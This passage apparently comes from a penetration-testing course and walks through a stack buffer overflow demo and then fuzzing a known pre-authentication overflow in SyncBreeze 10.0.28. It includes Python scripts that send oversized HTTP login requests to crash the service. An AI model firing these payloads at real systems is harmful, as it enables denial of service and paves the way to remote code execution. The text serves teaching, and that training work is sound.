


Figure 200: Returning from strcpy to the main function


The next instruction, `MOV EAX,0` is the equivalent of the `return 0`; in our original source code and sends the exit status 0 to the operating system.

At this point, we have reached the `main` function epilogue.³⁰⁸ The `main` function will simply return the execution to the very first piece of code created by the compiler that initially set up and called the `main` function itself.

The next instruction, `LEAVE`,³⁰⁹ puts the return address at offset 0x4C (from the beginning of our `buffer` local variable) onto the top of the stack. Then, the `RETN` assembly instruction (Figure 201) pops the main function return address from the top of the stack and executes the code there.

³⁰⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Function_prologue#Epilogue

³⁰⁹ (c9x.me), https://c9x.me/x86/html/file_module_x86_id_154.html



```

00401584 . C70434 2440401 MOU DWORD PTR SS:[ESP],strcpy.00404024 ASCII "Error - You must supply puts"
00401588 . EB 5D110000 CALL QWORD PTR DS:[EBP+8]
0040158C . EB 10 JMP SHORT strcpy.004015B4
00401590 > BB 10 MOU EAX, DWORD PTR SS:[EBP+C]
00401594 . 83C0 04 ADD EAX, 4
00401598 . 8B00 MOU EAX, DWORD PTR DS:[EAX]
0040159C . 894424 04 MOU EAX, DWORD PTR SS:[ESP+4],EAX
004015A0 . 8D4424 10 LEA EAX, DWORD PTR SS:[ESP+10]
004015A4 . 890424 MOU DWORD PTR SS:[ESP],EAX
004015A8 . E8 2D10000 CALL QWORD PTR DS:[EBP+8]
004015B2 . EB 00000000 MOU EAX, 0
004015B4 > C9 LEAVE
004015B5 . C3 RETI
004015B6 90 NOP
004015B7 90 NOP
004015B8 66 DB 66 CHAR 'f'
Return to 004013E3 (strcpy.004013E3)

Registers (FPU)
EAX 00000000
ECX 0009E0B0
EDX ABABAB00
EBX 00000002
EC9 00000000
EBP 0065FF80
ESI 009E0E38
EDI 00000000
EIP 004015B5 strcpy.004015B5
C 0 ES 0023 32bit 0(FFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFF)
R 0 SS 0023 32bit 0(FFFFFFF)
S 0 DS 0023 32bit 0(FFFFFFF)
D 0 FS 003B 32bit 3B2000(F)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

```

The screenshot shows the Immunity Debugger interface. The assembly pane displays the code for the strcpy function, including the instruction at address 0x004015B5 which is a RETI (return from interrupt) instruction. The registers pane shows various CPU register values. The stack dump pane at the bottom shows memory addresses 0x00403000 to 0x00403010 with their corresponding hex and ASCII dump. A red arrow points from the RETI instruction in the assembly pane down to the stack dump pane, highlighting the return address.

Figure 201: Returning from main to the parent function

We must linger at this point a while longer to understand the bigger picture. When `strcpy` copied the input string (12 bytes) from the command line argument to the stack buffer variable, it started to write at address 0x0065FE70 and onwards. In this case, there are no boundary checks on the size of the copy in our C code, therefore if we pass a longer string as an input to our program, enough data will be written to the stack and eventually we should be able to overwrite the return address of the *main* parent function located at offset 0x4C from the *buffer* variable. This means that if the return address overwrite is performed correctly, the instruction pointer will end up under our control as it will contain some of our argument data when the *main* function returns to the parent.

10.2.4 Overflowing the Buffer

In the previous example, we only wrote 12 bytes out of the available 64 bytes so the program ran and exited cleanly as expected. However, the offset between the *buffer* address (0x0065FE70) and the *main* function return address is 76 (0x4c in hex) bytes, so if we supply 80 “A”’s as an argument, they should all be copied onto the stack and write past the bounds of the assigned *buffer* into the target return address as illustrated in Figure 202.




Figure 202: Illustration of buffer overflow

To do this, we can reopen the application with *File > Open* and enter 80 A's for the Argument. After placing a breakpoint on the *strcpy* function and continuing the execution till return, we end up with a stack layout like the one shown in Figure 203.




Figure 203: The return address of the main parent function is overwritten on the stack

If we continue the execution and proceed to the RETN instruction in the *main* function, the overwritten return address will be popped into EIP.




Figure 204: The main function returns into the 0x41414141 invalid address

At this point, the CPU tries to read the next instruction from 0x41414141. Since this is not a valid address in the process memory space, the CPU triggers an access violation, crashing the application.



Figure 205: EIP overwrite

Once again, it's important to keep in mind that the EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode to obtain a reverse shell in the context of the vulnerable application. We will follow this through to completion in a later module.

10.2.5 Exercises

1. Repeat the steps shown in this section to see the 12 A's copied onto the stack.
2. Supply at least 80 A's and verify that EIP after the strcpy will contain the value 41414141.

10.3 Wrapping Up

In this module, we presented the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We reviewed how program memory is used, how a buffer overflow occurs,

and how the overflow can be used to control the execution flow of an application. This provided a good understanding of the conditions that make this attack possible and will help us in later modules as we develop an exploit to take advantage of this type of vulnerability.

11. Windows Buffer Overflows

In this module, we will demonstrate how to discover and exploit a vulnerability in the SyncBreeze application.³¹⁰ Although we are examining a known vulnerability, we will walk through the steps required to “discover it” and will not rely on previous research for this application. This will essentially replicate the process of discovering and exploiting a remote buffer overflow.

This process requires several steps. First, we must discover a vulnerability in the code (without access to the source). Then, we have to create our input in such a way that we gain control of critical CPU registers. Finally, we need to manipulate memory to gain reliable remote code execution.

11.1 Discovering the Vulnerability

Generally speaking, there are three primary techniques for identifying flaws in applications. Source code review is likely the easiest if it is available. If it is not, we can use reverse engineering techniques or fuzzing to find vulnerabilities. In this module, we will focus on fuzzing.

The goal of fuzzing is to provide the target application with input that is not handled correctly, resulting in an application crash. In its most basic form, this input is programmatically generated to be malformed. If a crash occurs as the result of processing malformed input data, it may indicate the presence of a potentially exploitable vulnerability, such as a buffer overflow.

There are many different categories of fuzzing tools and techniques that we can employ based on our particular needs. A fuzzer is considered generation-based if it creates malformed application inputs from scratch, following things like file format or network protocol specifications. A mutation-based fuzzer changes existing inputs by using techniques like bit-flipping to create a malformed variant of the original input.

Generally speaking, a fuzzer that is aware of the application input format can be classified as a smart fuzzer.³¹¹

11.1.1 Fuzzing the HTTP Protocol

Let’s take a look at our vulnerable application to demonstrate the fuzzing and exploit development processes. In 2017, a buffer overflow vulnerability was discovered in the login mechanism of SyncBreeze version 10.0.28. Specifically, the username field of the HTTP POST login request could be used to crash the application. Since working credentials are not required to trigger the vulnerability, it is considered a pre-authentication buffer overflow, a terrific opportunity for us as penetration testers.

We’ll begin by starting the SyncBreeze service on our Windows 10 client machine. This can be done by launching the Services console, `services.msc`, right clicking on SyncBreeze and selecting *Start*.

³¹⁰ (Flexense, 2019), <http://www.syncbreeze.com/>

³¹¹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Fuzzing>

Sync Breeze Enterprise	Name	Description	Status	Startup Type	Log
Start the service	Sync Breeze Enterprise	Start	Running	Manual	Local
	Sync Host_183dcb	Stop	Running	Automatic (D...)	Local
	System Event	Pause	Running	Automatic	Local
	System Events	Resume	Running	Automatic (T...)	Local
	Task Schedule	Restart	Running	Automatic	Local
	TCP/IP NetBIOS	All Tasks	Running	Manual (Trig...)	Network
	Telephony	Refresh	Running	Manual	Local
	Themes	Properties	Running	Automatic	Local
	Tile Data mod	Help	Running	Manual (Trig...)	Local
	Time Broker		Running	Manual (Trig...)	Local
	Touch Keyboa		Running	Manual (Trig...)	Local
	Update Orche		Running	Manual	Local
	UPnP Device Host		Running	Manual	Local
	User Data Access_183dcb	Provides ap...	Running	Manual	Local

Figure 206: SyncBreeze Service Start

Now that the service is running, we can focus on the vulnerability discovery process. If we had no foreknowledge about this vulnerability, we would begin fuzzing every input field the application offered, hoping for unexpected behavior or an application crash. For the purposes of this module however, we will skip this step and focus specifically on the vulnerable username field. In order to code a basic generation-based fuzzer from scratch, we will first sample the network traffic that passes between the client and the server during the vulnerable interchange for use as our input data or seed.

We will use Wireshark in this module to collect the network protocol information, but a network proxy like Burp Suite can also be used to analyze HTTP-based protocols as well.

First, we will launch Wireshark on our Kali Linux machine, login into SyncBreeze with invalid credentials, and monitor the traffic on TCP port 80 of our Windows 10 machine as we log in to SyncBreeze:




Figure 207: Logging into SyncBreeze

Source	Destination	Protocol	Length	Info
10.11.0.22	10.11.0.4	TCP	66	80 → 43166 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
10.11.0.4	10.11.0.22	HTTP	345	GET /favicon.ico HTTP/1.1
10.11.0.22	10.11.0.4	TCP	71	80 → 43166 [PSH, ACK] Seq=1 Ack=292 Win=525568 Len=1
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=292 Ack=18 Win=29312 Len=0
10.11.0.22	10.11.0.4	HTTP	1273	HTTP/1.1 200 OK ()
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [ACK] Seq=292 Ack=1237 Win=32128 Len=0
10.11.0.22	10.11.0.4	TCP	60	80 → 43166 [FIN, ACK] Seq=1237 Ack=292 Win=525568 Len=0
10.11.0.4	10.11.0.22	TCP	54	43166 → 80 [FIN, ACK] Seq=292 Ack=1238 Win=32128 Len=0
10.11.0.22	10.11.0.4	TCP	60	80 → 43166 [ACK] Seq=1238 Ack=292 Win=525568 Len=0

Figure 208: Wireshark capture of HTTP traffic

Inspecting the traffic reveals the TCP three-way handshake followed by our HTTP traffic. The TCP stream is as follows:

```

POST /login HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/login
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=AAAA&password=BBBBHTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 730

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
<meta name='Author' content='Flexense HTTP Server v10.0.28'>
<meta name='GENERATOR' content='Flexense HTTP v10.0.28'>
<title>Sync Breeze Enterprise @ DESKTOP-4MK820B - Error</title>
<link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
</head>
<body>
<center>
<div class='error_message' style='margin-top: 200px;'>
<p>The specified user name and/or password is incorrect.</p>
</div>
<input style='margin-top: 20px;' type='button' value='Close' onClick="history.go(-1);">
</center>
</body>
</html>
```

Listing 341 - HTTP traffic

The HTTP reply shows that the username and password are invalid, but this is irrelevant since the vulnerability we are investigating exists before the authentication takes place. We can replicate this HTTP communication and begin building our fuzzer with a Python *Proof of Concept* (PoC) script similar to the following:

```

#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    size = 100

    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
    buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://10.11.0.22/login\r\n"
    buffer += "Connection: close\r\n"
    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"

    buffer += content

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("10.11.0.22", 80))
    s.send(buffer)

    s.close()

    print "\nDone!"

except:
    print "Could not connect!"

```

Listing 342 - Proof of concept Python script to perform the login HTTP POST

Since we know we are dealing with a buffer overflow vulnerability, we will build our generation-based fuzzer so that it will send multiple HTTP POST requests with increasingly longer usernames.

The next iteration of our script is shown in Listing 343:

```

#!/usr/bin/python
import socket
import time
import sys

size = 100

while(size < 2000):
    try:
        print "\nSending evil buffer with %s bytes" % size

```

```

inputBuffer = "A" * size

content = "username=" + inputBuffer + "&password=A"

buffer = "POST /login HTTP/1.1\r\n"
buffer += "Host: 10.11.0.22\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://10.11.0.22/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"

buffer += content

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

s.connect(("10.11.0.22", 80))
s.send(buffer)

s.close()

size += 100
time.sleep(10)

except:
  print "\nCould not connect!"
  sys.exit()

```

Listing 343 - Python script to fuzz SyncBreeze

In the while loop above, notice that we increased the length of the username field by 100 characters on every login attempt. Then, we inserted a 10-second delay between HTTP POST commands to slow down the process and more clearly show which HTTP POST was responsible for triggering the vulnerability.

Before running our fuzzer, we must attach a debugger to SyncBreeze while it is running to catch any potential access violation.

However, we must first determine which of the several SyncBreeze processes is listening on TCP port 80. Although the Immunity Debugger has a *Listening* column designed to show this information, in our case it is not available. Instead, we will use Microsoft TCPView³¹² for this purpose by first unchecking *Resolve Addresses* from the *Options* menu to obtain the view shown in Figure 209.

³¹² (Microsoft, 2011), <https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview>

Process	PID	Protocol	Local Address	Local Port	/	Remote Address	Remote Port	State
syncbtrs.exe	688	TCP	0.0.0.0	80		0.0.0.0	0	LISTENING
svchost.exe	860	TCP	0.0.0.0	135		0.0.0.0	0	LISTENING
svchost.exe	860	TCPV6	[0:0:0:0:0:0:0]	135		[0:0:0:0:0:0:0]	0	LISTENING
System	4	UDP	10.11.0.22	137		*	*	
System	4	UDP	10.11.0.22	138		*	*	
System	4	TCP	10.11.0.22	139		0.0.0.0	0	LISTENING
System	4	TCP	0.0.0.0	445		0.0.0.0	0	LISTENING

Figure 209: TCPView

In this case, the process name is **syncbtrs.exe** with a process ID of 688. However, when opening Immunity Debugger and navigating to *File > Attach*, this process does not appear. This is because SyncBreeze runs with SYSTEM privileges and Immunity Debugger was executed as a regular user. To get around this, we need to relaunch Immunity Debugger with administrative privileges by right-clicking it and choosing “Run as administrator”.

Select process to attach					
PID	Name	Service	Listening	Window	Path
496	FreeFTPDService	freeFTPDService			C:\Program Files\freeFTPD\FreeFTPDService.exe
1780	FreeFTPServ				C:\Program Files\freeFTPD\FreeFTPServ.exe
2854	IIS Worker				C:\Windows\system32\inetsrv\WorkerElevated.exe
2896	USIXAutoUpd				C:\Windows\system32\Microsoft Visual Studio 14.0\Common7\IDE\USIXAutoUpd.exe
688	syncbtrs	Sync Breeze Enterprise			C:\Program Files\Sync Breeze Enterprise\binsyncbtrs.exe
1484	vmacthlip	VMware Physical Disk Helper Service			C:\Program Files\VMware\VMware Tools\vmacthlip.exe
976	vntoolsd	VHTools			C:\Program Files\VMware\VMware Tools\vntoolsd.exe
2244	vntoolsd			GuestHostIntegrationWindow	C:\Program Files\VMware\VMware Tools\vntoolsd.exe

Figure 210: Attach window

Attaching a debugger to an application pauses it, so we need to resume execution by pressing **F9**.

Now that the debugger is attached and SyncBreeze is running, we can run the fuzzing script, which produces the following output:

```
kali@kali:~$ ./fuzzer.py
Fuzzing username with 100 bytes
...
Fuzzing username with 800 bytes
Fuzzing username with 900 bytes
```

Listing 344 - Fuzzing underway

When our username buffer reaches approximately 800 bytes in length, the debugger presents us with an access violation while trying to execute code at address 41414141:

```
Registers (FPU)
EAX 00000001
ECX 00525A7C
EDX 00000358
EBX 00000000
ESP 0386745C ASCII "AAAAAAAAAAAA"
EBP 00517948 ASCII "login"
ESI 0051B9C6
EDI 00E46C20
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFF)
P 0 CS 001B 32bit 0(FFFFFF)
A 0 SS 0023 32bit 0(FFFFFF)
Z 0 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 35E000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
```

Figure 211: Access violation in Immunity Debugger

Our simple fuzzer triggered a vulnerability in the application! This type of vulnerability is most often due to a memory operation like a copy or move that overwrites data outside its intended memory area. When the overwrite occurs on the stack, this leads to a stack buffer overflow. This may seem like a fairly innocuous oversight, but we will leverage it to trick the CPU into executing any code we want.

Our fuzzer crashed the SyncBreeze application and we need to restart it. Since it is running as a service, we need to restart it through the Services console, `services.msc`.

Name	Description	Status	Startup Type	Log On As
Sync Breeze Enterprise		Running	Automatic	Local System
System Event Notification S...	Monitors system events	Running	Automatic	Local System
System Events Broker	Coordinates event delivery	Running	Automatic (Transient)	Local System
Task Scheduler	Enables a user account to run tasks	Running	Automatic	Local System
TCP/IP NetBIOS Helper	Provides support for TCP/IP	Running	Manual (Triggers on demand)	Local Service
Te.Service			Manual	Local System
Telephony	Provides telephone services	Running	Manual	Network Service
Themes	Provides user interface themes	Running	Automatic	Local System

Figure 212: SyncBreeze Service in `services.msc`

11.1.1.2 Exercises

1. Build the fuzzer and replicate the SyncBreeze crash.
2. Inspect the content of other registers and stack memory. Does anything seem to be directly influenced by the fuzzing input?

11.2 Win32 Buffer Overflow Exploitation

Discovering an exploitable vulnerability is exciting, but developing that discovery into a working exploit and successfully getting a shell is even more exciting and practical. To that end, our first goal is to gain control of the EIP register.

11.2.1 A Word About DEP, ASLR, and CFG

Several protection mechanisms have been designed to make EIP control more difficult to obtain or exploit.

Microsoft implements several such protections, specifically *Data Execution Prevention* (DEP),³¹³ *Address Space Layout Randomization* (ASLR),³¹⁴ and *Control Flow Guard* (CFG).³¹⁵ Before we continue, let's discuss these in a bit more detail.

DEP is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages³¹⁶ by raising an exception when such attempts are made.

ASLR randomizes the base addresses of loaded applications and DLLs every time the operating system is booted. On older Windows operating systems like Windows XP where ASLR is not implemented, all DLLs are loaded at the same memory address every time, making exploitation much simpler. When coupled with DEP, ASLR provides a very strong mitigation against exploitation.

Finally, **CFG**, Microsoft's implementation of *control-flow integrity*, performs validation of indirect code branching, preventing overwrites of function pointers.

Fortunately for us, the SyncBreeze software was compiled without DEP, ASLR, or CFG support, which makes the exploitation process much simpler as we will not have to bypass, or even worry about, these internal security mechanisms.

11.2.2 Replicating the Crash

Based on our fuzzer output, we can assume that SyncBreeze may be vulnerable to a buffer overflow when a username having a length of about 800 bytes is submitted through the HTTP POST request during login. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time. Our new script would look like the one shown in Listing 345:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    size = 800

    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
```

³¹³ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>

³¹⁴ (Michael Howard, 2006), <https://blogs.msdn.microsoft.com/michaelHoward/2006/05/26/address-space-layout-randomization-in-windows-vista/>

³¹⁵ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard>

³¹⁶ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Page_\(computer_memory\)](https://en.wikipedia.org/wiki/Page_(computer_memory))

```

buffer += "Host: 10.11.0.22\r\n"
buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer += "Accept-Language: en-US,en;q=0.5\r\n"
buffer += "Referer: http://10.11.0.22/login\r\n"
buffer += "Connection: close\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "Content-Length: "+str(len(content))+"\r\n"
buffer += "\r\n"

buffer += content

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

s.connect(("10.11.0.22", 80))
s.send(buffer)

s.close()

print "\nDone!"

except:
  print "\nCould not connect!"

```

Listing 345 - Reproducing the buffer overflow

When executed, this script causes an access violation similar to what we have observed earlier. In other words, we are able to consistently replicate the crash. This is a good first step.

11.2.3 Controlling EIP

Getting control of the EIP register is a crucial step while exploiting memory corruption vulnerabilities. The EIP register is similar to reins on a horse; we can use it to control the direction or flow of the application. However, at this point we only know that some unknown section of our buffer of A's overwrote EIP as shown in Figure 213:

